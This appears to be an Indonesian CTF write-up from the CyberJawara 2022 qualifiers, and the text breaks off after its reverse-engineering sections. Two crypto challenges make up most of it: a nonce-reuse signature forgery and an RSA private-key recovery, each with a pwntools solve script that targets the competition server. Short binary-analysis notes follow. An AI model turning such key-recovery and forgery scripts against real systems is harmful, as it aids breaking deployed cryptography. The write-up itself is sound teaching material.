**Writeup LycoReco**

**Penyisihan CyberJawara 2022**



**Anggota tim:**

**Muhammad Garebaldhie Er Rahman**

**Frederik Imanuel Louis**

**Rachel Gabriela Chen**

# **Daftar Isi**

[**Daftar Isi**](#_jtobumv3ewy0) **2**

[**Crypto**](#_jymxxw9v0ao8) **3**

[Faustian](#_vb9eoplbys5v) 3

[Flag: CJ2022{no\_need\_fancy\_trick\_just\_basic\_math\_3738bdd4c}](#_eadelhijo4a6) 9

[Friends with Errors](#_fxdbxn2lmik7) 10

[Flag: CJ2022{kphi\_is\_such\_a\_pain\_be38e2fe}](#_w1vwiwlmeb47) 19

[**Rev**](#_qvpfgwk2a8qc) **20**

[**Sekr3T Message**](#_9i24r022rq0o) **20**

[Flag: CJ2022{S1n4u\_Ben\_6a\_K3t1ngg4l4N}](#_fr2vz5x59zaf) 21

[BabyRev](#_xji6vf5ynask) 22

[Flag : CJ2022{no\_strings\_just\_ltrace}](#_8fmwsd6rpirh) 23

[Kamu Nanya?](#_xabsjjipn4ax) 23

[Flag: CJ2022{opoKuwi\_Kowe\_t3k0000k}](#_kekhqmt6q38) 27

[**Pwn**](#_855p3vmv29gn) **28**

[Minato Aqua](#_272aaiq5ksf1) 28

[Flag : CJ2022{good\_luck\_with\_the\_other\_challs!!!!!!}](#_1yd27chfah80) 32

[**Misc**](#_ey8zwsr4q0gy) **33**

[Your ImageNation](#_38urcrj5ehse) 33

[Flag: CJ2022{W35H!\_y0000\_WeSHHHi!}](#_ie4rj5z1zqcw) 34

# 

# Crypto

| Faustian 962  Even contract with the devil require your digital signature.  Author: merricx  nc 167.172.88.66 33303 |
| --- |

Berikut merupakan chall soal:

from random import randint

from hashlib import sha256

from Crypto.Util.number import bytes\_to\_long

from ecdsa import ellipticcurve

class FaustianContract:

def \_\_init\_\_(self):

p = 0xffffffff00000001000000000000000000000000ffffffffffffffffffffffff

a = 0xffffffff00000001000000000000000000000000fffffffffffffffffffffffc

b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b

Gx = 0x6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296

Gy = 0x4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576b315ececbb6406837bf51f5

self.n = 0xffffffff00000000ffffffffffffffffbce6faada7179e84f3b9cac2fc632551

self.E = ellipticcurve.CurveFp(p, a, b, 1)

self.G = ellipticcurve.PointJacobi(self.E, Gx, Gy, 1, self.n)

self.x = randint(1, self.n - 1)

self.y = randint(1, self.n - 1)

self.Q = self.G \* self.x

def sign(self, m):

h = bytes\_to\_long(sha256(m).digest())

k = self.x + h

R = k \* self.G

S = self.y \* self.G

t = ((R.x() \* self.y) + (S.x() \* k) + (h \* self.x)) % self.n

return (int(R.x()), int(R.y())), (int(S.x()), int(S.y())), int(t)

def verify(self, m, R, S, t):

if t < 1 or t > self.n:

return False

if not self.E.contains\_point(R[0], R[1]):

return False

if not self.E.contains\_point(S[0], S[1]):

return False

h = bytes\_to\_long(sha256(m).digest())

R = ellipticcurve.PointJacobi(self.E, R[0], R[1], 1, self.n)

S = ellipticcurve.PointJacobi(self.E, S[0], S[1], 1, self.n)

return t \* self.G == (self.Q \* h) + (R \* S.x()) + (S \* R.x())

if \_\_name\_\_ == "\_\_main\_\_":

FLAG = open('flag.txt', 'r').read()

try:

contract = FaustianContract()

pacts = [

"Memento Mori",

"Mors Vincit Omnia",

"Vita Vanitas"

]

print("Welcome to the Faustian Bargain...")

print("What do you want to trade??")

print()

print("My agreement:")

print("===================")

for i in range(2):

R, S, t = contract.sign(pacts[i].encode())

print("R:", R)

print("S:", S)

print("t:", t)

print()

print("Your agreement:")

print("===================")

Rx = int(input("Rx: "))

Ry = int(input("Ry: "))

Sx = int(input("Sx: "))

Sy = int(input("Sy: "))

t = int(input("t: "))

if contract.verify(pacts[2].encode(), (Rx, Ry), (Sx, Sy), t):

print("GOOD agreement!")

print("I receive your meaningless soul")

print("You receive my flag")

print(FLAG)

else:

print("BAD agreement!")

except Exception as e:

print("Something weird happen")

Chall pada dasarnya akan memberikan dua signature dari dua nilai pertama pada pacts, dan akan meminta signature dari nilai terakhir pada pacts. Jika signature berhasil diverifikasi, maka flag akan diberikan. Signature sendiri menggunakan suatu algoritma Elliptic Curve yang kami tidak ketahui (sepertinya berbeda dengan ECDSA). Perhatikan bahwa pada inisialisasi kelas Contract, definisi Curve yang digunakan sudah fixed (pada E), dan titik awal juga sudah diberikan (pada G dengan Gx dan Gy). Kemudian, di-generate sejenis private key x yang digunakan untuk membuat titik G\*x (sejenis public key), dan di-generate pula sejenis nonce y, yang ternyata akan digunakan lebih dari satu kali. Dari reuse y tersebut, kami mendapat ide untuk langsung me-reverse engineer fungsi sign.

def sign(self, m):

h = bytes\_to\_long(sha256(m).digest())

k = self.x + h


R = k \* self.G

S = self.y \* self.G

t = ((R.x() \* self.y) + (S.x() \* k) + (h \* self.x)) % self.n

return (int(R.x()), int(R.y())), (int(S.x()), int(S.y())), int(t)

Perhatikan bahwa sebenarnya sebagian besar dari variabel yang digunakan pada fungsi sign dapat kita hitung sendiri, seperti G dan h. Selain itu, karena nilai y di-reuse, maka semua signature akan memiliki titik S yang sama. Dua variabel unknown utama dalam fungsi ini hanyalah nilai x dan y, dan kebetulan, kita juga memiliki dua nilai signature. Maka, jika kita dapat menyusun suatu sistem persamaan linier dari fungsi sign, dengan dua variabel dan dua output yang kita miliki, kita (in theory) dapat mencari nilai x dan y.



Kemudian, setelah menurunkan persamaan berikut, terlihat bahwa nilai x dan y memang bisa diperoleh dari value-value yang kita dapatkan. Berikut merupakan implementasi penyelesaian sistem persamaan diatas.

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import \*

from ast import literal\_eval as make\_tuple

from ecdsa import ellipticcurve

from ecdsa.numbertheory import inverse\_mod

from hashlib import \*

class FaustianContract:

def \_\_init\_\_(self):

p = 0xffffffff00000001000000000000000000000000ffffffffffffffffffffffff

a = 0xffffffff00000001000000000000000000000000fffffffffffffffffffffffc

b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b

Gx = 0x6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296

Gy = 0x4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576b315ececbb6406837bf51f5

self.n = 0xffffffff00000000ffffffffffffffffbce6faada7179e84f3b9cac2fc632551

self.E = ellipticcurve.CurveFp(p, a, b, 1)

self.G = ellipticcurve.PointJacobi(self.E, Gx, Gy, 1, self.n)

self.x=0

self.y=0

def sign(self, m):

h = bytes\_to\_long(sha256(m).digest())

k = self.x + h

R = k \* self.G

S = self.y \* self.G

t = ((R.x() \* self.y) + (S.x() \* k) + (h \* self.x)) % self.n

return (int(R.x()), int(R.y())), (int(S.x()), int(S.y())), int(t)

def try\_sign(self, R1, R2, S, t1, t2, m1, m2, m3):

h1 = bytes\_to\_long(sha256(m1).digest())

h2 = bytes\_to\_long(sha256(m2).digest())

h3 = bytes\_to\_long(sha256(m3).digest())

assert(h3>h2)

assert(h1>h2)

R1 = ellipticcurve.Point(self.E, R1[0], R1[1], self.n)

R2 = ellipticcurve.Point(self.E, R2[0], R2[1], self.n)

R3 = R2 + (h3-h2)\*self.G

*# eq 1: (y (R1.x()) + x (S[0] + hash1) + S[0] \* hash1= t1) \* R2(x)*

*# eq 2: (y (R2.x()) + x (S[0] + hash2) + S[0] \* hash2 = t2) \* R1(x)*

x = pow(((S[0]+h1)\*R2.x() - (S[0]+h2)\*R1.x())%self.n, -1, self.n)

x = (x \* ((t1-S[0]\*h1)\*R2.x() - (t2 - S[0]\*h2) \* R1.x())) % self.n

y = (t1 - S[0] \* (x+h1) - h1 \* x) % self.n

y = (y \* pow(R1.x(), -1, self.n)) % self.n

self.x = x

self.y = y

ip = "167.172.88.66"

*#sock = int*

sock = 33303

contract = FaustianContract()

pacts = [

b"Memento Mori",

b"Mors Vincit Omnia",

b"Vita Vanitas"

]

r = remote(ip, sock, level='debug')

r.recvuntil(b"R: ")

R1 = make\_tuple(r.recvline()[:-1].decode())

r.recvuntil(b"S: ")

S = make\_tuple(r.recvline()[:-1].decode())

r.recvuntil(b"t: ")

t1 = int(r.recvline()[:-1].decode())

r.recvuntil(b"R: ")

R2 = make\_tuple(r.recvline()[:-1].decode())

r.recvuntil(b"S: ")

S = make\_tuple(r.recvline()[:-1].decode())

r.recvuntil(b"t: ")

t2 = int(r.recvline()[:-1].decode())

contract.try\_sign(R1, R2, S, t1, t2, pacts[0], pacts[1], pacts[2])

R3, S3, t3 = contract.sign(pacts[2])

assert(S3==S)

r.recvuntil(b"Rx: ")

r.sendline(str(R3[0]).encode())

r.recvuntil(b"Ry: ")

r.sendline(str(R3[1]).encode())

r.recvuntil(b"Sx: ")

r.sendline(str(S3[0]).encode())

r.recvuntil(b"Sy: ")


r.sendline(str(S3[1]).encode())

r.recvuntil(b"t: ")

r.sendline(str(t3).encode())

r.interactive()

Kemudian, untuk memperoleh signature item pacts ketiga, kita cukup memanggil signature menggunakan fungsi yang sama pada chall, dan mengirimnya pada server, dan flag akan diberikan.



### Flag: CJ2022{no\_need\_fancy\_trick\_just\_basic\_math\_3738bdd4c}

| Friends with Errors 993  I'm trying to implement RSA using pycryptodome but somehow I often get different values for the private key. Can you help me debug my code?  Author: deomkicer  nc 167.172.88.66 33301 |
| --- |

### 

Berikut merupakan chall soal:

*#!/usr/bin/env python3*

from Crypto.PublicKey import RSA

from Crypto.Util.number import bytes\_to\_long, long\_to\_bytes

import os

FLAG = open("flag.txt").read()

def encrypt(msg: bytes, key):

m = bytes\_to\_long(msg)

if m >= key.n:

print(f"[-] Error: {hex(m)} supposed to be less than key.n")

exit()

c = pow(m, key.e, key.n)

return long\_to\_bytes(c)

def test\_decryption(msg: bytes, enc: bytes, key):

m = bytes\_to\_long(msg)

c = bytes\_to\_long(enc)

if m >= key.n or c >= key.n:

print(f"[-] Error: {hex(m)} and {hex(c)} supposed to be less than key.n")

exit()

phi = (key.p - 1) \* (key.q - 1)

d = pow(key.e, -1, phi)

z = (d - key.d) % pow(2, key.d.bit\_length() // 2)

if z:

print(f"[-] Error: {hex(z)} supposed to be zero")

exit()

print("[+] Good message" if m == pow(c, d, key.n) else "[-] Bad message")

def user\_input(s=""):

inp = input(s).strip()

assert len(inp) < 2048

return inp

def main():

print("Menu:\n(1) Encrypt message\n(2) Test Decryption\n(3) Encrypt flag\n(4) Exit")

key = RSA.generate(1536)

for \_ in range(4):

opt = int(user\_input("\n> "))

if opt == 1:

msg = user\_input("[+] Message: ").encode()

print("[+] Encrypted message:", encrypt(msg, key).hex())

elif opt == 2:

msg = user\_input("[+] Message: ").encode()

enc = bytes.fromhex(user\_input("[+] Encrypted message: "))

test\_decryption(msg, enc, key)

elif opt == 3:

pad = os.urandom(16)

print("[+] Encrypted flag:", encrypt(pad + FLAG.encode(), key).hex())

elif opt == 4:

print("[+] Bye!")

break

else:

print("[-] ?")

if \_\_name\_\_ == "\_\_main\_\_":

main()

Server dapat melakukan tiga jenis service, yaitu encrypt message, mendapatkan encrypted flag (yang di-pad), dan melakukan tes deskripsi. Perhatikan pula bahwa kita hanya dapat meminta service sebanyak maksimum 4 kali (perhatikan for loop), dan setelah itu, program akan exit. Pertama, karena kita tidak diberikan nilai public key RSA, maka kita akan mencari nilai public key tersebut.

def encrypt(msg: bytes, key):

m = bytes\_to\_long(msg)

if m >= key.n:


print(f"[-] Error: {hex(m)} supposed to be less than key.n")

exit()

c = pow(m, key.e, key.n)

return long\_to\_bytes(c)

Fungsi enkripsi melakukan enkripsi standar RSA, menggunakan key yang di-generate menggunakan Pycryptodome. Setelah membaca dokumentasi RSA, ternyata nilai e yang digunakan secara default adalah 0x10001.



Dengan itu, kita dapat mencari nilai n menggunakan dua query. Setelah memiliki nilai ct1 = pow(pt1, e, n) dan ct2 = pow(pt2, e, n), kita dapat mencari nilai m = gcd(ct1-pt1, ct2-pt2) dimana n membagi m. Kemudian, dengan mencari nilai kecil yang membagi m, kita (seharusnya) dapat memperoleh nilai n dengan menghilangkan semua faktor kecil tersebut.

Kemudian, perhatikan fungsi test\_decryption

def test\_decryption(msg: bytes, enc: bytes, key):

m = bytes\_to\_long(msg)

c = bytes\_to\_long(enc)

if m >= key.n or c >= key.n:

print(f"[-] Error: {hex(m)} and {hex(c)} supposed to be less than key.n")

exit()

phi = (key.p - 1) \* (key.q - 1)

d = pow(key.e, -1, phi)

z = (d - key.d) % pow(2, key.d.bit\_length() // 2)

if z:

print(f"[-] Error: {hex(z)} supposed to be zero")

exit()

print("[+] Good message" if m == pow(c, d, key.n) else "[-] Bad message")

Terlihat bahwa ada check yang cukup menarik, yaitu jika key.d != d dimana d dihitung menggunakan totient(n). Kami pada awalnya bingung kapan kondisi ini dapat terpenuhi, sehingga kami membuat script untuk mengamati kasus tersebut.

from Crypto.PublicKey import RSA

from Crypto.Util.number import bytes\_to\_long, long\_to\_bytes

from math import gcd

key = RSA.generate(1536)

tot = (key.p-1)\*(key.q-1)

car = (tot) // gcd(key.p-1, key.q-1)

d = pow(key.e, -1,tot)

ct = pow(12345, key.e, key.n)

assert(pow(ct, d, key.n)==12345)

e = 0x10001

assert(key.e == e)

while d==key.d:

key = RSA.generate(1536)

tot = (key.p-1)\*(key.q-1)

car = (tot) // gcd(key.p-1, key.q-1)

d = pow(key.e, -1, tot)

ct = pow(12345, key.e, key.n)

print((d - key.d) % pow(2, key.d.bit\_length() // 2))

print("========")

print(d-key.d)

print("========")

print(key.d.bit\_length())

print(d.bit\_length())

print((d-key.d).bit\_length())

print("=====")

print(((d-key.d)) % car)

print("car", ((d-key.d)) // car)

carMult = ((d-key.d)) // car

print(gcd(key.p-1, key.q-1))

print((d-key.d).bit\_length(), key.d.bit\_length() // 2)

print("=====")

Ternyata, setelah percobaan yang cukup lama, kami menyimpulkan bahwa key.d dicari menggunakan nilai carmichael(n), bukan totient(n). Dengan itu, kita memperoleh properti (d-key.d) yang cukup menarik mengingat bahwa carmichael(n) \* k = totient(n) untuk suatu k bulat positif. Perhatikan bahwa e\*d = 1 (mod totient(n)) = 1 (mod carmichael(n)), dan e\*key.d = 1 (mod carmichael(n)), sehingga e\*(d-key.d) = 0 (mod carmichael(n)). Karena gcd(e, carmichael(n)) = 1, maka kita memperoleh (d - key.d) = 0 mod (carmichael(n)), atau d-key.d adalah kelipatan dari carmichael(n). Dari sini, kami menyimpulkan bahwa kami dapat melakukan cukup banyak hal dengan nilai d-key.d, maka kami memutuskan untuk menggunakan 2 query terakhir kami untuk mengambil hasil enkripsi flag, dan mengambil nilai d - key.d (dengan mencoba terus sampai try\_decrypt memunculkan error).

from pwn import \* *# pip install pwntools*

import json

import codecs

from Crypto.Util.number import \*

from math import gcd

import sympy

ip = "167.172.88.66"

*#sock = int*

sock = 33301

r = remote(ip, sock)

def send\_encrypt(message: bytes):

r.recvuntil(b'> ')

r.sendline(b'1')

r.recvuntil(b'[+] Message: ')

r.sendline(message)

r.recvuntil(b'[+] Encrypted message: ')

return bytearray.fromhex(r.recvline()[:-1].decode())

def get\_flag():

r.recvuntil(b'> ')

r.sendline(b'3')

r.recvuntil(b'[+] Encrypted flag: ')

return bytearray.fromhex(r.recvline()[:-1].decode())

def recover\_n(ct1, ct2, e=0x10001):

d1 = pow(2,e) - bytes\_to\_long(ct1)

d2 = pow(3,e)- bytes\_to\_long(ct2)

n = (gcd(d1,d2))

i = 2

while i<10000:

while (n%i == 0):

n = n//i

i = sympy.nextprime(i)

return n

def try\_decrypt(ct1):

r.recvuntil(b'> ')

r.sendline(b'2')

r.recvuntil(b'[+] Message: ')

r.sendline(b'2')

r.recvuntil(b'[+] Encrypted message: ')

r.sendline(ct1)

ct1 = send\_encrypt(b'\x02')

ct2 = send\_encrypt(b'\x03')

flag1 = get\_flag()

n = recover\_n(ct1, ct2)

print(f"n= {n}")

print(f"flag1= {bytes\_to\_long(flag1)}")

e=0x10001

pt3 = ord('a')

ct3 = long\_to\_bytes(pow(pt3, e, n)).hex()

print(f"ct3={ct3}")

*#try\_decrypt(ct1)*

r.interactive()

Kemudian, setelah mendapatkan semua nilai tersebut, kami melakukan serangkaian operasi bruteforce untuk merecover nilai totient(n). Berikut merupakan script decrpytor yang digunakan.

from Crypto.Util.number import \*

n= 1859631138836935830942671049881296122405412091033262626068666344768472825124480061689197664120878350137698210653450196496437571652173588556701355356349444462862097731034426470991938904463133569470761442634684810784163021471380317759960584204134827793902322866147066010837655098374652080075830941746965107053936413639442601604903580931707207520807185467605560591108516790371758384728622909405036963020603344970034822387886393588596508968768037706952664983586652217

flag1= 1810187768572449636940922907430176329981136237917974072080914995327284803849845746285298344688065787363601775343354328936229889524947221106736523924818808759272616523769859780228021416045220495018452690721272445095679380001692133068407538327717530369934106800045705905685031080132298113614711530054599833753205745219023557470307330389122638493193134410968923032562634522290848182904387697753798025452449381653510683974283485310661522114809000595245849558818030478

dif = 0x3588f861e58594400942991cb525386c414aa6b882269f4b6cf5e2502f9f9fa2a28f6d5d830117c37a7b73f2728798c9c1ad85677ed6aad84585c080ef24be24fbe63ab1e1588f4ca3f12331e63067cb15247b2da2da8f20399287f6dd9e2dc8

e=0x10001

def tri(s):

tot = n - s + 1

d = pow(e, -1, tot)

if (pow(2, e\*d, n) == 2):

return True

return False

a = 1536

z = dif

l = z.bit\_length()

print(n.bit\_length())

print(l)

for mult in range(1, 100):

print(mult)

tempZ1 = (z \* mult)

for gc in range(1, 100):

tempZ2 = tempZ1 // gc

for i in range(a//2 - l + 1):

tempZ3 = tempZ2 % pow(2, l+i)

tempN = n % pow(2, l+i)

tempZ3 = (tempN + 1 - tempZ3) % pow(2, l+i)

for j in range(pow(2,a//2 - (l+i) + 1)):

tempZ4 = (tempZ3 + (j << (l+i)))

if (tri(tempZ4)):

print("found")

tot = n - tempZ4 + 1

d = pow(e, -1, tot)

print(long\_to\_bytes(pow(flag1, d, n)))

exit()


Perhatikan for loop yang ada pada script. Pada loop terluar, kami mencoba menebak nilai k dimana k \* carmichael(n) = totient(n), dimana loop hanya berjalan sampai 100. Pemilihan nilai tersebut didasari atas percobaan yang dilakukan sebelumnya (pada script testing), dimana nilai k hanya berkisar di angka puluhan.

Kemudian, loop kedua memiliki logic yang serupa, dimana kami mencoba menebak nilai m dimana m \* carmichael(n) = d-d.key, dimana loop juga hanya berjalan sampai 100. Pemilihan nilai sekali lagi didasarkan pada pengujian yang dilakukan sebelumnya.

Sampai tahap ini, kami melakukan operasi pada d-d.key dengan tujuan membuat totient(n) = d-d.key (mod pow(2, key.d.bit\_size() // 2), tetapi kita sebenarnya tidak mengetahui nilai bitsize key d. Tetapi, jelas bahwa nilai ini tidak mungkin lebih besar dari bitsize n. Maka, loop ketiga kami gunakan untuk menebak nilai modulo tersebut. Dengan asumsi bahwa d-d.key berhasil dibuat kongruen dengan totient(n), kita dapat mencari nilai p+q dengan membongkat fungsi totient, dengan p+q = n + 1 - totient(n), dengan modulo yang sesuai.

Pada loop terakhir, kita ingin menebak bit teratas dari nilai p+q sebenarnya. Pada testing sebelumnya, kami mengamati bahwa bitsize p+q yang digenerate oleh Pycryptodome berkisar di n.key\_size() // 2 atau n.key\_size() // 2 + 1.

Kemudian, untuk menentukan apakah nilai p+q memang benar, kami menghitung kembali nilai totient(n) menggunakan nilai tersebut, kemudian menghitung private key berdasarkan nilai totient tersebut, dan terakhir mencoba melakukan dekripsi menggunakan private key tersebut (pada known plaintext). Jika deskripsi berhasil, maka kita memperoleh private key yang bekerja, dan kita dapat melakukan dekripsi pada flag.



### Flag: CJ2022{kphi\_is\_such\_a\_pain\_be38e2fe}


# 


# **Rev**

| Sekr3T Message **300**  Slamet mendapatkan file yang berisi pesan dari Joko, tetapi sebelum membaca pesan tersebut si Slamet harus mendapatkan Kode terlebih dahulu.  Bantu si Slamet mendapatkan isi pesan dari Joko ya kawan2.  Author: KangGorengan |
| --- |


### 

Diberikan sebuah binary file golang yang statically linked. Yes golang you’ve heard it right. Ternyata binary nya tidak stripped hore jadi tinggal cari fungsi main.Main





Ternyata fungsi mainnya cukup simple yaitu dia meminta input pada fmt.Fscanln() lalu akan di-check apakah pointer dari inputan kita yang berada di variable output (sorry for bad variable name :p) itu sama seperti 666640444133377. Saya coba masukan strings tersebut lalu didapat base64 strings yang jika di decode akan menghasilkan flag




### Flag: CJ2022{S1n4u\_Ben\_6a\_K3t1ngg4l4N}

# 

| BabyRev **300**  Intro Bois  Author: lunashci |
| --- |


### 

Diberikan sebuah binary stripped 64 bit yang akan meminta input berupa flag. Apabila input kita salah akan mengeluarkan kata kata wrong



Langsung saja dibuka dengan menggunakan ghidra fungsi mainnya dapat yang dapat dilihat seperti berikut. Terdapat loop yang akan melakukan xor buffer flag dan key maybe. Lalu hasil tersebut akan dibandingkan dengan hasil inputan kita, namun hasil tersebut disimpan pada buffer sehingga dapat dilakukan ltrace untuk melihat hasil comparenya dan diapat flag



